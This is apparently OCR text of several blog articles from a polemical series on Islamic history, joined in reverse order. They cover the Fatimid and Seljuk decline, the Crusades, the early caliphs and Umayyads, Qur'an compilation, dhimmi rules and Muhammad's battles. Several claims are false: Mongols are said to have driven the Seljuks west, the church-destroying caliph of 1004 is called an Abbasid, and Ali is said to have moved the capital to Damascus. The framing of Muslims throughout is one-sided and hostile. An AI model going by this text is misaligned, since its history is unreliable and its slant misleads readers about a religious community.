


Figure 1: Fatamid Dynasty

The Fatamid Collapse

However, Fatamid rule collapsed and they were gone in a little over a century. Several events conspired to their demise. First, their religious doctrine was unacceptable to the Sunni majority—the 11th and 12th century Sunni revival made that rejection a certainty. Also, the Crusades began in the 11th century, leaving no room for infighting amongst Muslim sects. Finally, the Fatamid dynasty's later years were marked by fighting amongst Berber, Turkish, Sudanese, and Nubian troops. Plagues and famines during the final years exacerbated these conditions. Fatamid reign ended in 1171 when Saladin became Egypt's ruler and once again established Sunni Islam there.

Seljuk Turks

The Mongol sweep across Asia drove the Seljuk Turks into southwestern Asia. The Seljuk were a warrior race, accepting Sunni Islam when they came in contact with the Abbasid. From Bat Ye'or;

"The Islamization of the Turks within the Muslim empire integrated new and unlimited forces. Uncouth and hardy, they had, since the ninth century, supplied contingents of slaves exclusively reserved for the Abbasid caliph's guard and for military service. Thus, quite naturally, the ideology and tactics of *jihad* inflamed the warlike tendencies of the tribes, already roaming the Asiatic borders of the Greek and Armenian lands. They joined its ranks with the enthusiasm of neophytes and their ravages facilitated the Islamization and Turkification of Armenia, the Greek territories

of Anatolia and the Balkans. Yet, it is also true that their depredations could not be controlled by the Muslim state and often harmed its economic interests."

The Turks swept westward, eventually taking control of the empire. They effectively ran the empire, with the Persians, after about 945. The Seljuk adopted the culture and language of their Persian instructors as they had no Islamic heritage or strong literary heritage of their own. This led to the Persian language's adoption throughout the area that is now Iran.

The Seljuk Collapse

As mentioned above, the Seljuk drove the Fatamid from Baghdad, and were seen as restorers of Sunni unity within Islam. They continued pushing westward until they reached the Egyptian frontier. In the east, in 1071 the Seljuk defeated a Byzantine army at Manzikert (in Anatolia), capturing its emperor Romanus IV Diogenes. This opened the way for Turkish settlement in Anatolia. After settling into Anatolia, they became mercenaries, finding employment among rival Byzantine factions all vying for Constantinople's throne. When the Crusades began, the Seljuk found themselves hemmed in by the Byzantine on the west and the crusaders on the east. Their practice of dividing provinces among all of a ruler's sons led to internal power struggles and instability. They continued to weaken and by the time of the Mongol invasion, were no longer able to defend themselves. They disappeared as an autonomous power in the early 13th century.

The Seljuk left a significant imprint on Islam from both religious and political perspectives. They created a series of madrasahs providing uniform training for both administrators and religious scholars. Below is a map of the Seljuk Empire at its height (the inset) and the area under its control toward the end of its reign.

Figure 2: Seljuk Empire

Byzantine Response

Abbasid advances put the Byzantines into a defensive posture. However, due to the caliphate's non-Muslim persecution, the Byzantines switched from defense to offense. Beginning in 960, the Byzantine Emperor Nicephorus Phocas began retaking some territory from the Abbasid; reclaiming Crete, Cyprus, Cilicia, and portions of Syria—including Antioch. Losing lands considered part of dar al-Islam required Muslims waging war to reclaim them.

Forces came from all parts of the caliphate, but the Shia/Sunni split hampered the efforts. Basil II signed a ten year treaty with the Abbasid in 1001. However, the truce was not long-lived. In 1004 the sixth Abbasid caliph, Abu ʿAli al-Mansur, rebelled violently against his mother and uncle's Christian faith. Two of those uncles were Christian patriarchs. He ordered churches destroyed, crosses burned, and all church properties confiscated. It is estimated the caliph destroyed over 30,000 churches in the next 10 years, including the rebuilt Church of the Sepulcher in Jerusalem. He also implemented decrees intended to humiliate Jews and Christians, such as the wearing of extremely heavy crosses, and idols in the shape of calves for Jews. In 1021, this caliph mysteriously disappeared.

The Abbasid End – the Crusades, Mongols, and Mamluks

As noted above, the Seljuk Turks moved west into Persia and Asia Minor in the 11th century, fleeing the advancing Mongols of Genghis Khan. Beginning in 1070 they took portions of Asia Minor and retook Syria. They sacked Jerusalem, and established a sultanate in Nicaea. The Seljuk and Byzantine infighting reduced that Empire to an area a little larger than Greece. At this time emperor Alexius I Comnenus appealed to Rome for help.

The Crusades (1095 – 1250)

Christian pilgrimages to religious shrines housing various saint artifacts developed during the Middle Ages. There were many shrines throughout Europe and the Middle East, but three cities stood out in importance. These were Rome, Santiago de Compostela (Spain), and Jerusalem. Numerous charitable organizations developed throughout Europe supporting and protecting travelers on these journeys. These included hospitals, hospices, and bridge brotherhoods. By the High Middle Ages, every European town and most villages had at least one of these charitable organizations. Military orders also developed providing these services within Islam controlled areas. The military order's role latter included negotiating and ransoming war captives during the crusades.

Pope Urban II called for the First Crusade at the Council of Clermont in 1095. The crusades were a defensive war aimed at:

- Stemming Muslim aggression, as almost two thirds of what had been the lands of Christendom had by this time been conquered by the early caliphs, Umayyad, and Abbasid.
- Ending mistreatment of Christians living in Muslim lands (see the third article in this series on the treatment of Dhimmis).
- Ending harassment of Christian pilgrims traveling in the Holy Land.

The crusades achieved some short-lived success. The first crusade retook parts of Anatolia and Syria from the Seljuk, and Palestine—including Jerusalem—from the Fatamid. The seven crusades each had varying objectives and degrees of success. However, there was much mistrust between Byzantine and its western European allies, fueled in part by some Greek and Monophysite support given to Islamic forces. Also, many participants in the later crusades were third and fourth sons of nobles, without any wealth or land of their own. These looted and pillaged across Europe and Arabia in search of wealth both to and from the crusades.

The Mongols and Mamluks

As the crusades ended, the Mongols swept into western Asia. In 1253, Mögnke Khan assigned Hulagu Khan, Kublai Khan's brother, the task of conquering what is now Iran, then an independent Islamic dynasty under control of the Khwarezm–who wrested control of that area from the Seljuks. Hulagu set out with an army of about 130,000, founding the Il-Khanid dynasty in 1256. The Il-Khan reunited the area under a single political authority's rule. About this time, Hulagu Khan sent an emissary to the European powers offering help against the Abbasid. However, the Christians were too disorganized to come to any specific agreement.

Mongols destroyed Baghdad in 1258, ending the Abbasid dynasty. They then swept through Iraq and Syria toward Egypt. The Mamluks defeated them in Palestine in 1260. The Mamluks (derived from the Arabic word for slave) handed the Mongols their first known defeat in open combat. However, the Mamluk were neither Arab nor Egyptian. Saladin brought these Turkish and Circassian slave soldiers to Egypt a century earlier. Mamluk generals established their own sultanate upon the death of Al-Malik as-Salih Ayyub in 1249, ruling Egypt and portions of Syria from about 1250 to 1517. They were Sunni. We discuss the Mamluk latter, in conjunction with the Ottoman Empire.

As for the Mongols, by the end of the 13th century they lost all contact with their chieftains and embraced Islam. Their ruler Mahmud Ghazan embraced Sunni Islam, but his brother converted to Shia Islam early in the 14th century. This change gave rise to internal conflict within the Il-Khan ruled area, but was somewhat averted when a subsequent ruler converted back to Sunni Islam. Internal disputes continued and the Il-Khanid dynasty disappeared by the middle of the 14th century.

Footnotes:

Goldziher, Ignaz, *Introduction to Islamic Theology and Law,* p. 46, Princeton University Press, 1981.

Ibid, pp.182-3.

Ibid*,* p. 137.

Merchant, Jehangir A., *Great Moments in Ismaili History: The Establishment of the Fatimid Caliphate*, November 16, 2014, **http://simerg.com/literary-readings/great-moments-in-ismaili-history-the-establishment-of-the-fatimid-caliphate/**

Ye'or, Bat, *The Decline of Eastern Christianity under Islam,* p. 52, Farleigh-Dickenson University Press, 2006.

Britannica Editors. Fatimid dynasty. Encyclopedia Britannica, March 11, 2026. **https://www.britannica.com/topic/Fatimid-dynasty http://www.britannica.com/topic/Fatimid-dynasty**

Wolf, Dan, *Collectivism and Charity: The Great Deception,* Living Rightly Publications, 2016.

The First Caliphs and the Umayyad Dynasty

MARCH 30, 2026
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, CALIPHATE, HISTORY

Eighth in a series

This article reviews the Islamic caliphate's early history, beginning with the first caliphs coming from Muhammad's followers through the Umayyad dynasty. The material comes from traditional sources, and more contemporary sources drawing from earlier ones. Before proceeding with the historical review, there is one final area related to Islam's development needing discussed. It concerns the Qur'an's development.

The last couple of articles outlined changes occurring within Islam's tenets after the migration to Medina. Some of the Qur'an's verses not only changed over time, but later revelations sometimes conflicted with earlier ones. These changes concerned some of Muhammad's followers. We already mentioned some early followers left Islam shortly after migrating to Medina (such as the Hypocrites cited in Surah 63). We also mentioned the scribe leaving Islam after Muhammad allowed his suggested changes be incorporated into revelations. This scribe was slain later when Muhammad took Mecca. We'll cover revelation abrogation first, then move briefly to the Qur'an's verse collection itself.

Verse Abrogation

Replying to his follower's concerns about changes and inconsistencies in some revelations, Muhammad received the following, "Such of Our revelations as We abrogate or cause to be

forgotten, we bring (in place) one better or the like. Do not you know that Allah is Able to do all things?" (S 2.106) Variations of this revelation repeat in S 13.39 and 16.101. One of Islam's beliefs is the Qur'an is an exact replica of a book containing Allah's eternal word transmitted by the angel Gabriel to Muhammad. Abrogation sets up several inconsistencies within Islam that are difficult to reconcile. We will cover them in more detail later, but for now we will simply mention a couple of them here.

- Islam's claim the Qur'an is the final revelation to humankind is undercut. It raises the question, if Allah's will changes over time, then why would changes necessarily stop with Muhammad's death? Indeed we find other sects formed later within Islam claiming new revelations.
- Initially, the Qur'an was primarily oral. See below. With abrogation, how did one know a reciting included all verses, or only the true unabrogated revelations? Tradition has it the Qur'an was not in a fully written form until the first caliphs from Muhammad's inner circle.

Islamic tradition accepts some items aren't included in the Qur'an. These include the verses referred to as the Satanic verses. The Shia also assert some verses were excluded from the Qur'an by the third caliph Uthman. Can a source be perfectly preserved if it doesn't include all the material? These questions all concern revealed truth.

Collecting the Qur'an's Verses

The literal meaning of the word Qur'an is "the reading" or "the recital". The Qur'an was likely never intended to be in written form, and its verses were not yet collected at Muhammad's death. This makes sense in a society where many people could neither read nor write, and paper was expensive. However, within about a year of Muhammad's death, tradition has it many of Islam's early followers were dead after the battle of Yamamah, and portions of the Qur'an were in danger of being lost. Efforts began at that time to collect all the verses and assemble them into codex form. The pointing and diacritical marks found in the modern Arabic language also did not yet exist.

The above affected the Qur'an's development and Islam itself. We'll mention some of these developments as we cover the caliphate's history. Others we'll cover afterward, using the history for context.

Islam's spread after Muhammad occurred in two waves. The remainder of this article and the next look at the first wave.

The First Wave

Muhammad left no successor at his death. From Ibn Ishaq's sirat, "Had it not been for what Umar said when he (Muhammad) died, the Muslims would not have doubted that the apostle had appointed Abu Bakr his successor; but he said when he died, 'If I appoint a successor, one better than I did so; and if I leave them (to elect my successor) one better than I did so.' So the people knew that the apostle had not appointed a successor and Umar was not suspected of hostility towards Abu Bakr."

Muhammad's followers met and discussed who would take his place, even before completing his burial arrangements. Some argued Muhammad's successor should be from his inner circle, others it should be someone from his blood-line. The first three caliphs came from Muhammad's inner circle, and the fourth was a nephew. The basis of the caliph's authority was only temporal—not spiritual. He ruled in Islam's name and upheld its teachings. Bear in mind when Muhammad died there was no written Qur'an yet, nor had clerics derived any official doctrines.

The First Four Caliphs

The first four caliphs ruled for less than thirty years. Three of the four were also assassinated.

Abu Bakr (632 – 634);

Abu Bakr was the father of Aisha, one of Muhammad's favorite wives. A group of the early Islam converts chose him on the basis of who the Muslims would follow. Khalid ibn-Walid (the Sword of Islam) became the army's general during Abu Bakr's reign. The Wars of Apostasy occurred to more permanently cement the Arabs to Islam, and enforce tribute payment. Islam expanded into Gaza and Caesarea.

One tradition says Umar requested the Qur'an's verses be collected after the battle of Yamamah in 633, as many of Muhammad's remaining early followers capable of reciting the Qur'an died during this battle. Muhammad's scribe Zayd ibn Thatbit was appointed to collect and assemble all the Qur'an's verses.

Umar (634 – 644):

Both Persia and the Eastern Roman Empire had been greatly weakened by years of war with each other. Umar brought Jerusalem under Islam's control in 638, and by 641 he had conquered Iraq, Syria, Egypt, and Persia. Rome and Persia had fought each other for almost five hundred years, but Persia was no more within ten years of Muhammad's death. Former Persian mercenaries and military slaves taken in battle aided the Arabs, many of whom had been Monophysite Christians. It is not clear what attracted these mercenaries and slaves to help; was it Islam's religious aspects,

shared Arab cultural ties, or merely the attraction of collecting booty? These converts taught the Islamic leaders new battle tactics and counter-measures. An Iraqi slave assassinated Umar in 644.

Uthman (644 – 656):

Uthman consolidated his predecessor's conquests. He was the first caliph to come from Arab society's higher order. This put the Quryash back in control. Nepotism marked his reign. Rebels assassinated Uthman, marking the first of the rebellions against divine law. Uthman selected the Medinan codex as the Qur'an's official writing. He ordered all other codices and derived variant readings destroyed. There is more on this topic later in this article.

Ali (656 – 661):

Ali was a nephew of Muhammad. One of Muhammad's wives, Aisha, disliked Ali. She conspired with the Governor of Syria to overthrow him. Both the Governor of Syria and Uthman belonged to the same tribe, the Umayya. Civil war ensued. Ali moved the caliphate's capital from Medina to Damascus. Ten thousand Muslims died at the ensuing Battle of the Camel, which the forces allied with Ali won. However, Ali was later assassinated by one of his former supporters. This marked the end of rule by those closely associated with Muhammad and the Umayyad dynasty's formation. Ali's death also deepened the rift between those supporting a successor from Muhammad's inner circle (Sunni) and those supporting one from Muhammad's blood-line (Shia).

The Umayyad (661 – 750)

Mu'awiyah, the Governor of Syria, led the opposition against Ali. He made the caliph's position an inherited one. Ali's eldest son (Hasan) briefly opposed Mu'awiyah, but then abandoned his claim. Hasan's brother Husayn went along with the decision as long as Mu'awiyah lived. However, he refused to recognize Mu'awiyah's son, and in 680 created an anti-caliph state in Iraq. The Umayyad later defeated Husayn and killed most of his family. This sealed the split between the Sunni and Shia. In 749, rebels killed all but one family member of the last Umayyad caliph, Marwan. The one surviving son fled to Spain.

The Umayyad concerned themselves with acquiring wealth and land. Tradition has it they had little concern for religious doctrine. They surrounded themselves with palaces, poets, wine, etc. In addition, maintaining their armies required a large revenue stream. Internal power struggles resulted in numerous revolts during the dynasty's later years. One uprising led to the Kaaba's burning in Mecca. Shiites, Berbers, and Kharijites all took up arms against the Umayyads, in part because of their second-rate standing in a society where all were supposed to be equal.

Early Qur'an Development

Within his work *Why I Am Not a Muslim*, Ibn Warraq goes as far to state that, "there is no such thing as *the* Koran; there never has been a definitive text of this holy book." As already mentioned, there was no written Qur'an text at Muhammad's death. In addition to Umar's request to Abu Bakr, other followers also attempted to collect the revelations and put them into codex form. The Arabic text of this time consisted strictly of consonants.

By the time of Uthman's reign, there existed codices within the centers of Mecca, Medina, Damascus, Kufa, and Basra. The consonantal text between these codices did not agree. It was impossible to distinguish between certain consonants using the original unpointed text (such as b from t from th, or s from d, for example). Uthman selected the Medinan codex, attempting to standardize the consonantal text. This codex used the dialect of Muhammad's tribe. Uthman sent copies of this codex to all the above cities, with orders to destroy all variants.

However, the number of variant readings continued increasing, because there were also no orthographic signs indicating vowel placement within the text. By the Umayyad dynasty's end, literally thousands of variant readings existed for some Qur'an verses. Also, by the same time, clerics began creating rules limiting the number of variant readings produced by codex text. However, new variant readings continued increasing until the tenth century when Islamic scholars, led by Ibn Mujahid, canonized one system of consonants and put limits on vowels incorporated into that text. Clerical rule creation eventually led to developing the "system of the seven", seven accepted Qur'an variant readings, discussed further in the next article.

Hadith

Hadith are collections of Muhammad's saying, providing Qur'an verse context, as meaning could only come from the text itself or reliable transmitters through the hadith or sirat. Their creation also proliferated during this time. There are several fundamental differences between the Bible and Qur'an. For instance, within the Qur'an no sense of chronology or history exists. Surah arrangement instead is from longest to shortest. Muhammad received many of the longer surahs while in Medina, so these appear early in the Qur'an. Additionally, there are abrupt subject matter shifts within some surahs.

Hadith Fabrication

From Ibn Warraq again, "During the early years of the Umayyad dynasty, many Muslims were totally ignorant in regard to ritual and doctrine. The rulers themselves had little enthusiasm for religion and generally despised the pious and the ascetic. The result was that there arose a group of pious men who shamelessly fabricated traditions for the good of the community." However, "the ruling power itself was not idle. If it wished an opinion to be generally recognized and the

opposition of pious circles silenced, it too had to know how to discover a hadith to suit its purpose. They had to do what their opponents did: invent, and have invented, hadiths in their turn. And that is in effect what they did."

Also from Ignaz Goldziher, "Not a few pious persons admitted, as the end of life neared, how great their contribution to the body of fictive hadiths had been. To fabricate hadith was hardly considered dishonorable if the resulting fictions served the cause of good." Society did not necessarily reject fraudulent hadith, rather, "The pious fraud of the inventors of hadith was treated with universal indulgence as long as their fictions were ethical or devotional." Hadith also underwent clerical review and categorization later during the Abbasid dynasty.

Islam's Early History

In summary, massive Islamic state expansions occurred, as Arab and non-Arab Islam conversions happened in some areas where little or no formal religious doctrines previously existed, at a time when Qur'an variant readings increased, and groups created hadith supporting their goals within Islamic society. Umayyad actions also added instability, leading to their demise and the Abbasid dynasty's rise by the mid-eighth century.

Under the first four caliphs and Umayyad dynasty, Islam advanced to the west through Palestine, Egypt, across north Africa, into Spain where an army under Charles "The Hammer" Martel stopped them at Tours in 734. In the east Islam conquered modern day Syria and Persia (Iran), as far east as the Indus river in modern Pakistan and north to Armenia. Arabs who previously settled in these areas as Monophysite and Nestorian Christians often aided the invading armies.

Bat Ye'or, in *The Decline of Eastern Christianity under Islam*, provides the following example.

"The attack on Babylonia took place on two fronts which corresponded precisely to the densest Arab settlements: in the south, around Ubulla; and slightly higher up the Euphrates, in the Hira region. Large numbers of Christian Arab tribes fought on the Persian side, but others, long settled in these regions and attracted by booty, went over to the Muslims. The chief of one of these tribes, the Banu Ijil, had even informed the caliph Umar, then in Medina, of deficiencies in the Persian defenses and had invited him to send an army there. Tribes from northern Arabia who pillaged villages along the Euphrates and took advantage of the Persian weakness were enrolled in the Islamic forces."

The Conquered Peoples

The caliphate's armies executed four thousand Jews, Christians, and Samaritans in the area from Gaza to Cesarea in 634. Major towns, like Jerusalem, closed their gates preventing them from being taken. Towns protected by walls were usually able to negotiate a treaty with the caliphate's

army, and the people became dhimmis. Rural areas were not so fortunate. Fires devastated rural croplands, and peasants were either massacred or taken as slaves. In 642, the caliphate's armies annihilated Dvin'a population, and carried off 35,000 captives when returning later that year.

Conquest engrossed the first caliphs. They negotiated with town civic and religious leaders, leaving military governors ruling the new territories. Initially, the local people viewed Islam simply as another Jewish or Christian heresy. Few Qur'an copies existed, fewer yet could read it, and jihad did not appear to differ from the razzias (raids) Arab tribes committed during earlier centuries. As a result, the West never fully understood the change Islam brought. A mistake we risk repeating today, because we are failing to study and learn history's lessons.

One example, the prince of Nahavend (located in modern Iran) received Al-Mughira thinking he arrived at the prince's door through hunger and poverty. He offered to "supply you with provisions and you can then go back whence you came." Al-Mughira replied they were fighting in the cause of a prophet who arose among their people. This prophet gave them revelations they would receive great victories where they saw such wealth and luxury "that those who follow me will not wish to withdraw till it has become theirs."

The Dhimmi

It is during this period the treatment and status of Dhimmis first solidified. Dhimmi means "protected people". They are the defeated people of the book who do not convert to Islam. The caliphate required they pay several taxes in addition to a poll tax (jizra). Their protected status lasted only as long as they obeyed treaty terms, or did not offend the Muslims within the area in which they lived.

The Pact of Umar, written by Umar b. Abd al-Aziz in the early 8th century, is an early codification of dhimmitude. It states:

"We shall not build in our cities or in their vicinity any new monasteries, churches, hermitages, or monks' cells. We shall not restore, by night or by day, any of them that have fallen into ruin or which are located in the Muslims' quarters.

We shall keep our gates wide open for the passerby and travelers. We shall provide three days' food and lodging to any Muslims who pass our way.

We shall not shelter any spy in our churches or in our homes, nor shall we hide him from the Muslims.

We shall not teach our children the Qur'an.

We shall not hold public religious ceremonies. We shall not seek to proselytize anyone. We shall not prevent any of our kin from embracing Islam if they so desire.

We shall show deference to the Muslims and shall rise from our seats whenever they sit down.

We shall not attempt to resemble the Muslims in any way . . .

We shall not ride on saddles.

We shall not wear swords or bear weapons of any kind, or ever carry them with us.

We shall not sell wines.

We shall clip the forelocks of our head.

We shall not display our crosses or our books anywhere in the Muslims' thoroughfares or in their marketplaces. We shall only beat our clappers in our churches very quietly. We shall not raise our voices when reciting the service in our churches, nor when in the presence of Muslims. Neither shall we raise our voices in our funeral processions.

We shall not build our homes higher than theirs. ...

'Anyone who deliberately strikes a Muslim will forfeit the protection of this pact."

Taxation

The Umayyad enforced five different taxes upon the conquered peoples. These included: (1) a land tax (kharaj), (2) provisions in kind, proportionate to harvests, (3) a poll tax (jizya), (4) a tax covering the tax collector's maintenance and expenses, and (5) "a general sum devoted to requisitions, extraordinary taxes, and the upkeep and clothing of Muslims." Arab taxation and pillaging forced many of these people to flee Muslim lands or hide in the mountains. These actions deprived the caliph of much revenue supporting Islam's army and conquests. To protect that revenue, he attached taxes to the property itself. Churches began conversion into mosques at this time.


Outcomes

During the first wave conquests, many towns were able to keep most of their religious and political autonomy by simply paying tribute to Medina instead of to Byzantine or Persia, as the Muslims were a local population minority. The caliphate often left local Christians or Jews in administrative positions and the Christian Church took on the administration of collecting taxes. Over time Islam moved whole Arab tribes into these areas, a form of colonialization. Eventually,

Arab populations grew and assumed local power; Muslims filled the administrative positions instead of Jews or Christians.

The early caliphate changed the conquered lands in several ways. One, land was seized on the military authority of a tribe originating from Mecca, and exercised that authority through nomadic Arab tribes. Two, massive Arab emigration created anarchy in the areas where they settled. Three, the method for allocating property and booty between the tribes and Arab state created a perpetual state of bloody conflict, turning previously cultivated areas into wastelands. And four, inflicting destruction on the local labor force, the only means of taxation, resulted in drastically diminishing Umayyad revenues. These outcomes led to inter-Arab religious conflicts, destabilizing the Umayyad. Different conflicting goals between groups also led to fabricating hadith, and the early Arab language led to many Qur'an variant readings. These resulted in the Abbasid dynasty's rise, which is the next article's subject.

The map below shows the rapid caliphate expansion during its first 120 years after Muhammad's death. During this time it conquered an area roughly the size of the Roman Empire at the height of its power.



Map from
http://academic.udayton.edu/williamschuerman/Growth_of_Islamic_Caliphate.jpg

Footnotes:

Warraq, Ibn, *Why I Am Not a Muslim,* p. 108, Prometheus Books, 2003.

Ibid, p. 70.

Goldziher, Ignaz, *Muslim Studies, Volume 2,* p. 43, State University of New York Press Albany, 1971.

Goldziher, Ignaz, *Introduction to Islamic Theology and Law,* p.43, Princeton University Press, 1981.

Ibid, p. 44.

Ye'or, Bat, *The Decline of Eastern Christianity under Islam: From Jihad to Dhimmitude,* p. 46, Associated University Presses, 1996.

Ibid, p. 57.

Warraq, Ibn, *Why I Am Not a Muslim,* p. 230, Prometheus Books, 2003.

Ye'or, Bat, *The Decline of Eastern Christianity under Islam: From Jihad to Dhimmitude,* p. 72, Associated University Presses, 1996.

Muhammad’s Life and Teachings, Part III

MARCH 27, 2026
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, TENETS

Seventh in a series

This is the third and final article about Muhammad’s life and teachings. Afterward, we shift to history, and the applications and changes to the tenets mentioned so far. We’ll begin with the battle of Uhud.

The Battle of Uhud

The Meccans assembled an army of about 3,000 men to attack the Muslims. Some Muslims asked Muhammad if they needed the help of their Jewish allies. Muhammad replied they did not. Muhammad led an army of about 1,000 and met them at the mountain of Uhud. The Meccans routed the Muslims at Uhud, and Muhammad was hurt. Muhammad swore revenge when an uncle’s mutilated body was found. A Meccan woman mutilated the body as revenge for her family’s deaths at Badr.

In reaction to Muhammad’s oath, the Muslims also swore revenge on the Meccans. Muhammad stated he would not take revenge on his uncle’s killer if he became a Muslim. The person killing his uncle converted to Islam. Muhammad asked him to recite how he had killed his uncle, which the convert did. Afterward, Muhammad told the convert he should never see Muhammad again if he wanted to live. (555 – 606)

Precedents established by this event include:

- Any attack calls for swift and fierce revenge.
- Muslims will hesitate to kill other Muslims, but not hesitate to kill nonbelievers.
- Losses are due to not obeying Allah. Whatever occurs, the answer is always one needs more Islam. (also S3.130-2)

The Banu Nadir

After returning to Medina, Muhammad went to the Nadir asking for their help in paying the bloodwit for several men. They agreed, and the sirat says some later plotted to kill Muhammad. Some Medinans warned Muhammad and he returned to Medina. He marched against the Nadir, ordering the cutting down and burning of their palm-trees. Some of their Arab allies told them to "Stand firm and protect yourselves, for we will not betray you." (653)

However, the Nadir's allies did not come to their aid. When some of the Nadir reminded the Aws of their alliance, the Jews were told, "Hearts have changed, and Islam has wiped out the old covenants." (Tabari) The Nadir asked Muhammad to spare them by deporting them with only the property they could carry on their camels – except for their weapons. The Nadir's property became Muhammad's personal property. (652–6)

The Battle of the Ditch and the Banu Qurayza

The Meccans learned they had not ended Muhammad's rule in Medina. Representatives of the last remaining Jewish tribe within Medina, the Qurayza, approached the Meccans to form an alliance against Muhammad. They also approached the Ghatafan tribe with the same offer. Both accepted and marched against Muhammad in support of the Qurayza. Muhammad learned of the planned attack and ordered a trench dug around Medina.

Muhammad pressed the Muslims into service digging the trench. During this time Muhammad had visions of taking other territories beyond Arabia. The Quraysh and Ghatafan came against Medina with an army of more than 10,000 and were met by a Muslim army of about 3,000. The attackers were unable to penetrate the defenses, but the Muslims were also unable to break the siege. At this time Muhammad heard reports the Qurayza were supporting the attackers, and sent spies to determine if the Jews had actually broken their agreement with Muhammad. The people he sent reported the situation was worse than expected.

